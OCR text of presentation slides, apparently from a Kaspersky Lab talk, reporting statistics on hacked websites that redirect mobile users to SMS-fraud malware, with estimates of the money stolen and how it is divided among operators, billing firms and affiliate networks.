
MONEY

MONEY

- Check 4,500,000 domains twice a day
- 31,000 sites with redirect (0.6%)
- 15,000 sites redirecting at this moment (0.3%)

MONEY


- ~80 sites start redirecting every day
- ~44 sites being fixed every day



KASPERSKY lab


MONEY

- ~39 days / 940 hours every domain were redirecting
- 33% Mobile visitors
- 889,000 daily visitors
- 293,370 redirected




MONEY

- ~290,000 redirected users every day
- ~110,000 (38%) will download malware
- ~15,000 (5,3%) will install malware



KASPERSKY lab

MONEY


MOBILE USER
SYMBIAN
MTC
MEGAFON
Beeline
50%
$$$
smscoin
SMSONLINE
SMS 3AMOK
5-10%
$ $
WapSyst.biz
Зарабатывай на мобильном трафике
ZipWap
SMSPIRAT
20%
$

MONEY

- **15,000 users * $10 = $150,000 stolen daily**
  - 75,000 goes to mobile network operators
  - 7,500 goes to billing companies
  - 13,500 goes to affiliate network operators
  - 54,000 goes to anonymous partners

Дата	Визиты	Загрузки	Смс	Ратио	руб/1К	Реф.	Сумма	Бонус	Итого
02.01.2012	0 / 0	38271 / 14167	2120	1:6	7917.57 р.	1625.37 р.	112168.25 р.	+0.00 р.	113793.62 р.
03.01.2012	0 / 0	35484 / 13337	1962	1:6	7656.70 р.	1493.29 р.	102117.46 р.	+0.00 р.	103610.75 р.
04.01.2012	0 / 0	32313 / 11835	1805	1:6	8028.36 р.	1395.30 р.	95015.69 р.	+0.00 р.	96410.99 р.
05.01.2012	0 / 0	29181 / 11494	1234	1:9	5960.56 р.	1040.17 р.	68510.64 р.	+0.00 р.	69550.81 р.
06.01.2012	0 / 0	26005 / 10506	1435	1:7	7189.62 р.	1047.57 р.	75534.12 р.	+0.00 р.	76581.69 р.
07.01.2012	7 / 2	30200 / 11641	1553	1:7	7021.19 р.	1063.03 р.	81733.64 р.	+0.00 р.	82796.67 р.
08.01.2012	15 / 3	28581 / 10953	1559	1:7	7453.32 р.	1109.53 р.	81636.21 р.	+0.00 р.	82745.74 р.
Итого	22 / 5	220035 / 83933	11668	1:7	7347.72 р.	8774.26 р.	616716.01 р.	+0 р.	625490.27 р.

MONEY

- > $54,000,000 stolen in last year
- > $27,000,000 to mobile network operators
- > $2,700,000 to billing companies
- > $4,800,000 to affiliate networks
- > $19,000,000 to anonymous partners
  - >$12,000,000 spend for buying traffic from hacked sites

MONEY

- Mobile network operators
- Billing companies
- Affiliate networks
- Anonymous partners

CONCLUSIONS

- **Easy to infect site and hard to find infection**
- **Growth of the infected users and stolen money**
- **Not only Russia:**
  - Western Europe
  - Asia

LET'S TALK?

Roman.Unuchek@Kaspersky.com

KASPERSKY lab